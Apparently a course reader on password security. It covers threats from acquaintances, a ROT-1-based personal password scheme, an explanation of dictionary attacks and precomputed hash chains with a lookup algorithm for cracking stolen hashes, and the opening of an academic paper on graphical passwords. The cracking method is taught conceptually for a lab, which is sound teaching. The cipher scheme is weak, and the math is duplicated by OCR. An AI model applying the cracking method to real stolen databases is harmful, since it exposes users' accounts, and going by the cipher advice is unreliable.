Although computer hackers seem like a big threat because of news stories and movies and TV depicting them in glamorous ways, in fact, your biggest threat are likely your acquaintances. Unlike strangers, they tend to have powerful motivations (e.g., the ex-boyfriend/girlfriend you dumped last week), they know your habits, and if you're foolish, they either know your passwords or where to find them. Post-It notes are one common source of vulnerability. Don't do this!

I know what you're thinking. "But I have so many passwords!" There are two countermeasures:

1. use a password manager, or
2. develop a cipher for personal use.

I will illustrate the latter one, as you might not know what I mean. Remember, a cipher is simply a function, or formula, for enciphering data. Instead of remembering *nn* passwords, instead, come up with a formula that lets you *generate* passwords from information on your screen. For instance, let's say I need a password for `ebay.com`.

Believe it or not, something like ROT-1, with a little extra information, is not a terrible choice. What if I used the domain name, say, `ebay`, enciphered it with ROT-1 (`fcbz`), append the count of the number of characters (`fcbz4`) and repeated it, alternating with uppercase, and then I append some punctuation at the end (`fcbz4 FCBZ4 fcbz4,`). That's actually a reasonably strong password:

1. The words are not in the dictionary.
2. If I am paranoid, I can make it longer, which makes it harder to find.
3. I am using some unusual characters in my password (namely `" "` and `","`).

I can generate such a password in my head, just by using information available on the page. And best yet, I do not need to write it down. I just need to remember my one cipher.

Others

It's safe to assume that there are other attacks against passwords. Can you think of any?

11

Trading Time for Space

Trading Time for Space

A dictionary attack is a guaranteed method for cracking password databases. The primary value is the fact that passwords can be precomputed, stored on disk, and distributed for later use.

However, dictionary attacks are very expensive, requiring resources beyond the capabilities of most potential attackers. They take a long *time* to do, and they require enormous *storage* resources. Because of the space constraints, even attackers who have these resources cannot easily share cracked databases.

This document describes an alternative attack that still requires large amounts of *time*, but allows attackers to share password databases in a *compressed form* that uses less *space*, making sharing feasible. Such compressed databases enable other attackers with fewer resources to crack passwords. In the real world, such compressed cracked databases are sometimes sold on the black market.

We assume the following:

- The attacker stole the password database.
- The database is encrypted using a cryptographic hash.
- The attacker knows the what cryptographic hash algorithm was used.

Dictionary Attack

In a dictionary attack, we are saving guessed passwords.

The form of a dictionary is the following:

$c_1, p_1 c_1, p_1$
$c_2, p_2 c_2, p_2$
$\ldots\ldots$
$c_n, p_n c_n, p_n$

where $c_i c_i$ is a ciphertext and $p_i p_i$ is a plaintext.

How do we obtain a dictionary? As long as we know the algorithm used to hash passwords, we can *compute* a hash for any given plaintext password. We usually obtain plaintext passwords by systematically enumerating them. After hashing, pairs of plaintexts and hashes are stored a table, hash first, and in sorted order. Later, when we need to "crack" a password found in a password database, all we need to do is find the password by looking up its hash in the table.

Although precomputation is quite expensive, the cost for a lookup is $O(\log n) O(\log n)$, because we can do a binary search on a sorted password database.

There's a big tradeoff: we need to store all of those passwords. For an 8-character password composed only of the 36 lowercase alphanumeric characters, there are $2.8 \times 10^{12}\ 2.8 \times 10^{12}$ possible passwords. That corresponds to roughly 20 TB of data for a relatively weak password scheme!

Therefore, there are two problems:

- Databases are too big. Only determined attackers are likely to be willing to spend the resources to compute and store such a large database.
- Distributing such large databases is difficult.

Hopefully, this example helps you appreciate the importance of having long passwords drawn from a large set of possible characters.

A More Granular Space-Time Tradeoff: Precomputed Hash Chains

Before hash chains, if you wanted to crack a password database of size nn, for a password scheme having mm possible passwords, you had two options:

1. Precompute all possible passwords hashes ahead of time (i.e., a dictionary attack)
    - I.e., definitely spend $O(m)O(m)$ time and $O(m)O(m)$ space to crack all possible passwords, in order to spend only $O(\log m)O(\log m)$ time to retrieve one password, or
    - $O(n \log m)O(n \log m)$ time to retrieve a whole password database
    - But it's pretty hard to redistribute a database of $O(m)O(m)$ size.
2. Or precompute nothing (i.e., brute force)
    - and spend $O(\frac{m}{2})O(\frac{m}{2})$ *average* time per password, or
    - $O(\frac{nm}{2})O(\frac{nm}{2})$ to crack all passwords

Precomputed hash chains change the space calculus.

- Original idea by Martin Hellman (one of the co-inventors of public key cryptography).
- You still need to spend $O(m)O(m)$ time to generate all possible password hashes,
- but you can instead use $O(\frac{m}{k})O(\frac{m}{k})$ space, where kk is a parameter of your choosing. kk is called the *chain length* for reasons you will see later.
- The tradeoff is that you must spend a little bit more time, $O(k \cdot \log \frac{m}{k})O(k \cdot \log \frac{m}{k})$ time, to "retrieve" the password for one hash, or
- $O(nk \cdot \log \frac{m}{k})O(nk \cdot \log \frac{m}{k})$ time to retrieve passwords for all nn hashes.

Intuition

In short, the intuition is to store only $O(\frac{m}{k})O(\frac{m}{k})$ passwords. You store *no hashes*. The hashes and the passwords that are not stored can be generated again on the fly.

Let's look at a dictionary again:

$c_1, p_1 c_1, p_1$
$c_2, p_2 c_2, p_2$
$\ldots\ldots$
$c_n, p_n c_n, p_n$

If $k = 4k = 4$, then what we're saying is that we can somehow remove roughly three-quarters of the entries (technically, $\frac{2m}{k} \frac{2m}{k}$).
How?

Perfect reduction

Suppose we have the following ingredients:

1. $f(p) = cf(p) = c$, a cipher that maps plaintexts to ciphertexts; in this case, a hash function.
    - Recall that because ff is a hash function, there is no inverse function $f^{-1}(f(p)) = pf^{-1}(f(p)) = p$.
2. We also have a function, $r(c) = pr(c) = p$, that maps cipertexts to plaintexts, called a *reducer*.
    - The reducer is **not the inverse of the hash**. It is just a function that maps ciphertexts back to plaintexts.

As a thought experiment, suppose rr were the following ideal function:

$r(c_i) = p_{i-1}$ if $i > 1$ otherwise $p_m r(c_i) = p_{i-1}$ if $i > 1$ otherwise p_m

where ii ranges from 11 to mm. Recall that mm is the number of possible passwords.

Then we can do the following interesting things:

- We can compute all of the hashes in our dictionary, starting from a single plaintext password, because we can *generate* plaintexts as we go.
- Because hashes are derived from plaintexts, we don't actually need to store hashes.
- Because we can generate plaintexts, we *also do not need to store all of the plaintexts*!

To make this clear, let's look at an example. Remember that our goal is to precompute hashes for all passwords.

Suppose we start with the plaintext password, $p_2 p_2$. Using the hash function, ff, $f(p_2) = c_2 f(p_2) = c_2$. Now we know that $c_2 c_2$ hashes to $p_2 p_2$. We save it in our database.

To continue our attack, we need another plaintext. Although we could sample one randomly, the reducer, rr, can provide one. That's its purpose. $r(c_2) = p_1 r(c_2) = p_1$. Hashing $p_1 p_1$ yields $c_1 c_1$. Again, we save this pair in our datbase.

But notice there was an interesting phenomena at work here. We can "get to" both $c_1 c_1$ and $c_2 c_2$ from $p_1 p_1$ through repeated application of two functions, ff and rr. In fact, if you think carefully about our definitions of ff and rr, you will see that we can generate *all* passwords and hashes from just $p_1 p_1$.

Hash chain


To be clear, from a given password, we can compute a *hash chain* of the following form:

$$p_4 \rightarrow_h c_4 \rightarrow_r p_3 \rightarrow_h c_3 \rightarrow_r p_2 \rightarrow_h c_2 \rightarrow_r p_1 \rightarrow_h c_1 p_4 \rightarrow_h c_4 \rightarrow_r p_3 \rightarrow_h c_3 \rightarrow_r p_2 \rightarrow_h c_2 \rightarrow_r p_1 \rightarrow_h c_1$$

where $\rightarrow_h \rightarrow_h$ denotes hashing and $\rightarrow_r \rightarrow_r$ denotes reduction.

The insight is that, not only do we not need to store the hashes $c_1 c_1$ and $c_2 c_2$, we don't need to store many passwords either.

The following diagram shows an idealized relationship between passwords and hashes (notice that there are no collisions). Also, note, this diagram is intended to convey the intuition, so it does not perfectly represent the problem.



Compressed password table

Although we can generate all passwords and hashes from a single "seed" password in this example, it doesn't buy us anything special. After all, if we spend $O(m)O(m)$ time to generate a datastructure that later requires $O(m)O(m)$ time for lookups, we have wasted our time. The interesting part is when you "snip" hash chains. For example, let's divide a chain into pieces of length 4, and only store the beginning and ending passwords for each piece. This "snipping size" is the meaning of the parameter kk that we described earlier.

password	password
$p_4 p_4$	$p_1 p_1$
$p_8 p_8$	$p_4 p_4$
$p_{12} p_{12}$	$p_8 p_8$
.....	.....
$p_n p_n$	$p_{n-3} p_{n-3}$

To be clear, each row consists of *only a pair of passwords*. Nevertheless, we can reconstruct all of the missing passwords.

For example, although the first row contains neither $p_2 p_2$ nor $p_3 p_3$, we know that we can reproduce the missing pieces by computing the hash chain starting from $p_4 p_4$. For example, we can regenerate $p_3 p_3$ by computing $r(f(p_4))r(f(p_4))$.

For reasons you will see in a moment, let's store our smaller chains the other way around. We will also keep them sorted by the password on the left side.


end point	start point
$p_1 p_1$	$p_4 p_4$
$p_4 p_4$	$p_8 p_8$
$p_8 p_8$	$p_{12} p_{12}$

end point	**start point**
.....	.....
p_{n-3}	p_{n-3} p_n p_n


Let the keys on the left side be called *end points* and the values on the right side be called *start points*. As you will see, these names make sense because you can "get to" any of the end points by reducing and hashing values starting from the start points.

More generally, kk is the length of the chain we want to "snip." You may not realize it quite yet, but we've just created a password database that's much smaller while implicitly storing the same information. This is true even though this data structure contains no hashes of any kind.

In the diagram below, suppose one of the hash chains in the table is the set of points inside the dashed green oval. If we discover that a hash is in this chain, we only need to search inside this one chain.



Another chain is in the next diagram. Notice that the two chains are non-overlapping. Therefore, we really can limit our search for keys to just the one chain where we found it.



Use

The genius of this odd data structure starts to make sense once you use it. Suppose we're looking for the plaintext for cipertext c_5c_5. Refer to the table above.

1. First, we *reduce* c_5c_5. $r(c_5) = p_4r(c_5) = p_4$.
2. We search the database (e.g., using binary search) for the *end point* p_4p_4 and we find it. It's in the second row of the table.
3. We then retrieve the *start point* p_8p_8.
4. Hash p_8p_8.
    - Does $f(p_8) = c_5f(p_8) = c_5$? No.
5. So we hash p_8p_8 to c_8c_8 and reduce to p_7p_7.
    - Does $f(p_7) = c_5f(p_7) = c_5$? No.
6. Hash p_7p_7 to c_7c_7 and reduce to p_6p_6.
    - Does $f(p_6) = c_5f(p_6) = c_5$? No.
7. Hash p_6p_6 to c_6c_6 and reduce to p_5p_5.
    - Does $f(p_5) = c_5f(p_5) = c_5$? No.
8. Hash p_5p_5 to c_5c_5 and reduce to p_4p_4.
    - Does $f(p_4) = c_5f(p_4) = c_5$? Yes. So now we know that the password for c_5c_5 is p_4p_4.

To be clear, here's the algorithm:

Given a ciphertext c_0c_0, find the plaintext pp such that $f(p) = c_0f(p) = c_0$.

1. Let $c \leftarrow c_0c \leftarrow c_0$.
2. Reduce cc: set $p \leftarrow r(c)p \leftarrow r(c)$.
3. If pp is an end point in the database, go to 4. Otherwise, compute $c \leftarrow f(p)c \leftarrow f(p)$ then go to 2.
4. pp is an end point. Retrieve the start point $p'p'$.

5. Let $c' \leftarrow f(p')c' \leftarrow f(p')$.
6. Does $c' = c_0c' = c_0$? If yes, then $p'\,p'$ is the password. Return $p'\,p'$.
7. Otherwise, let $p' \leftarrow r(c')\,p' \leftarrow r(c')$ and go to 5.
8. If you never find a $c' = c_0c' = c_0$, then the password is not in the database.

A few more things to note:

- kk is a user parameter. E.g., you can have a roughly tenfold reduction in the size of the database if you are willing to do up to tenfold more steps to lookup later.
- A chain divides up the search space of possible passwords. Instead of searching blindly as in brute force, a chain dramatically narrows the search to just the entries in the chain. We *know* that the password we are looking for is in the chain. Likewise, as chains get shorter, the data structure looks more and more like an ordinary password dictionary. There isn't much searching involved, but we have to use more space.

Imperfect reduction

In the real world, we do not have perfect reducers like the kind described here. The ideal reducer described above allows us to crack an entire password database because it provides a one-to-one correspondence between hashes and plaintext passwords, and it also allows us to cover the entire password space by repeated hashing and reduction.

Although it is possible that real reducers with the above properties exist, they are most definitely hard to find. But, surprisingly, for this technique to be useful, it is not necessary to have a perfect reducer. Imperfect reducers can often crack large proportions of password databases.

A good example of an imperfect reduction is to simply take the first few characters of a password hash as a password. For example, given the password hash

```
AA338257F792484CAEB90FC3D8A708AF
```

we could apply a reduction that returns

```
AA33
```

This somewhat harebraned scheme is the one we use for our password cracking lab, and as you will see, it works shockingly well. The reason is that an important design goal of a cryptographic hash function is to *uniformly distribute hash values*. Therefore, if a reduction can be found that can convert uniformly-distributed hashes into uniformly-distributed plaintexts, a large proportion of the password space can be explored.

Hash collisions

Oddly, one "countermeasure" against precomputed hash chain attacks is to use a cryptographic hash function that has collisions.

Suppose that two passwords, $p_i\,p_i$ and $p_j\,p_j$, hash to the same ciphertext, cc.

$\ldots \rightarrow_r p_i \rightarrow_h c \rightarrow_r p_a \rightarrow_h c_a \rightarrow_r p_b \rightarrow_h c_b \rightarrow_r p_c \rightarrow_h c_c \ldots\ldots \rightarrow_r p_i \rightarrow_h c \rightarrow_r p_a \rightarrow_h c_a \rightarrow_r p_b \rightarrow_h c_b \rightarrow_r p_c \rightarrow_h c_c \ldots$

$\ldots \rightarrow_r p_j \rightarrow_h c \rightarrow_r p_a \rightarrow_h c_a \rightarrow_r p_b \rightarrow_h c_b \rightarrow_r p_c \rightarrow_h c_c \ldots\ldots \rightarrow_r p_j \rightarrow_h c \rightarrow_r p_a \rightarrow_h c_a \rightarrow_r p_b \rightarrow_h c_b \rightarrow_r p_c \rightarrow_h c_c \ldots$

Notice that after applying the reduction function to cc, the two chains are the same. Because the two passwords share a ciphertext, their two chains "merge". Since our algorithm assumes that chains never merge, we have to discard one of the branches of the chain in order to store it in our database. We will lose the ability to decrypt any of the passwords in the discarded chain. If kk, our chain length, is a large number, we will lose many passwords, and if kk is small, we will lose fewer.

Although you might view hash collisions as a countermeasure against precomputed hash chain attacks, no crypto designer in their right mind would intentionally introduce design a hash function that produces collisions, since it also weakens other properties of cryptographic hashes. Nonetheless, real cryptographic hash functions are guaranteed to collide (unless they are perfect), so hash chain attack implementations must deal with this contingency.

Rainbow Tables

A *rainbow table* is a special kind of precomputed hash chain that is more robust—though not immune—to hash collisions. The paper, Making a Faster Cryptanalytic Time-Memory Trade-Off by Philippe Oechslin, describes this improved design.

12

On User Choice in Graphical Password Schemes

On User Choice in Graphical Password Schemes

Darren Davis Fabian Monrose
Johns Hopkins University
{ddavis,fabian}@cs.jhu.edu

Michael K. Reiter
Carnegie Mellon University
reiter@cmu.edu

Abstract

Graphical password schemes have been proposed as an alternative to text passwords in applications that support graphics and mouse or stylus entry. In this paper we detail what is, to our knowledge, the largest published empirical evaluation of the effects of user choice on the security of graphical password schemes. We show that permitting user selection of passwords in two graphical password schemes, one based directly on an existing commercial product, can yield passwords with entropy far below the theoretical optimum and, in some cases, that are highly correlated with the race or gender of the user. For one scheme, this effect is so dramatic so as to render the scheme insecure. A conclusion of our work is that graphical password schemes of the type we study may generally require a different posture toward password selection than text passwords, where selection by the user remains the norm today.

1 Introduction

The ubiquity of graphical interfaces for applications, and input devices such as the mouse, stylus and touch-screen that permit other than typed input, has enabled the emergence of graphical user authentication techniques (e.g., [2, 8, 4, 24, 7, 30]). Graphical authentication techniques are particularly useful when such devices do not permit typewritten input. In addition, they offer the possibility of providing a form of authentication that is strictly stronger than text passwords. History has shown that the distribution of text passwords chosen by human users has entropy far lower than possible [22, 5, 9, 32], and this has remained a significant weakness of user authentication for over thirty years. Given the fact that pictures are generally more easily remembered than words [23, 14], it is conceivable that humans would be able to remember stronger passwords of a graphical nature.

In this paper we study a particular facet of graphical password schemes, namely the strength of graphical passwords chosen by users. We note that not all graphical password schemes prescribe user chosen passwords (e.g., [24]), though most do (e.g., [2, 8, 3, 4, 7]). However, all of these schemes can be implemented using either system-chosen or user-chosen passwords, just as text passwords can be user-chosen or system-chosen. As with text passwords, there is potentially a tradeoff in graphical passwords between security, which benefits by the system choosing the passwords, and usability and memorability, which benefit by permitting the user to choose the password.

Our evaluation here focuses on one end of this spectrum, namely user chosen graphical passwords. The graphical password schemes we evaluate are a scheme we call "Face" that is intentionally very closely modeled after the commercial Passfaces^{TM} scheme [3, 24] and one of our own invention (to our knowledge) that we call the "Story" scheme. In the Face scheme, the password is a collection of k faces, each chosen from a distinct set of $n > 1$ faces, yielding n^k possible choices. In the Story scheme, a password is a sequence of k images selected by the user to make a "story", from a single set of $n > k$ images each drawn from a distinct category of image types (cars, landscapes, etc.); this yields $n!/(n-k)!$ choices. Obviously, the password spaces yielded by these schemes is exhaustively searchable by a computer for reasonable values of k and n (we use $k = 4$ and $n = 9$), and so it relies on the authentication server refusing to permit authentication to proceed after sufficiently many incorrect authentication attempts on an account. Nevertheless, an argument given to justify the presumed security of graphical passwords over text passwords in such environments is the lack of a predefined "dictionary" of "likely" choices, as an English dictionary provides for En-

glish text passwords, for example (c.f., [8, Section 3.3.3]).

For our study we utilize a dataset we collected during the fall semester of 2003, of graphical password usage by three separate computer engineering and computer science classes at two different universities, yielding a total of 154 subjects. Students used graphical passwords (from one of the two schemes above) to access their grades, homework, homework solutions, course reading materials, etc., in a manner that we describe in Section 3.2. At the end of the semester, we asked students to complete an exit survey in which they described why they picked the faces they did (for Face) or their chosen stories (for Story) and some demographic information about themselves.

Using this dataset, in this paper we evaluate the Face and Story schemes to estimate the ability of an attacker to guess user-chosen passwords, possibly given knowledge of demographic information about the user. As we will show, our analysis suggests that the faces chosen by users in the Face scheme is highly affected by the race of the user, and that the gender and attractiveness of the faces also bias password choice. As to the latter, both male and female users select female faces far more often than male faces, and then select attractive ones more often than not. In the case of male users, we found this bias so severe that we do not believe it possible to make this scheme secure against an online attack by merely limiting the number of incorrect password guesses permitted. We also quantify the security of the passwords chosen in the Story scheme, which still demonstrates bias though less so, and make recommendations as to the number of incorrect password attempts that can be permitted in this scheme before it becomes insecure. Finally, we benchmark the memorability of Story passwords against those of the Face scheme, and identify a factor of the Story scheme that most likely contributes to its relative security but also impinges on its memorability.

On the whole, we believe that this study brings into question the argument that user-chosen graphical passwords of the type we consider here are likely to offer additional security over text passwords, unless users are somehow trained to choose better passwords, as they must be with text passwords today. Another alternative is to utilize only system-chosen passwords, though we might expect this would sacrifice some degree of memorability; we intend to evaluate this end of the spectrum in future work.

The rest of this paper is structured as follows. We describe related work in Section 2. In Section 3 we describe in more detail the graphical password schemes that we evaluate, and discuss our data sources and experimental setup. In Section 4 we introduce our chosen security measures, and present our results for them. In Section 5 we discuss issues and findings pertinent to the memorability of the two schemes. Finally, we conclude in Section 6.

2 Related Work

This work, and in particular our investigation of the Face scheme, was motivated in part by scientific literature in psychology and perception. Two results documented in the psychological literature that motivated our study are:

- Studies show that people tend to agree about the attractiveness of both adults and children, even across cultures. (Interested readers are referred to [10] for a comprehensive literature review on attractiveness.) In other words, the adage that "beauty is in the eye of the beholder," which suggests that each individual has a different notion of what is attractive, is largely false. For graphical password schemes like Face, this raises the question of what influence general perceptions of beauty (e.g, facial symmetry, youthfulness, averageness) [1, 6] might have on an individual's graphical password choices. In particular, given these a priori perceptions, are users more inclined to chose the most attractive images when constructing their passwords?

- Studies show that individuals are better able to recognize faces of people from their own race than faces of people from other races [31, 20, 11, 29]. The most straightforward account of the own-race effect is that people tend to have more exposure to members of their own racial group relative to other-race contact [31]. As such, they are better able to recognize intra-racial distinctive characteristics which leads to better recall. This so-called "race-effect" [13, 15] raises the question of whether users would favor members of their own race when selecting images to construct their passwords.

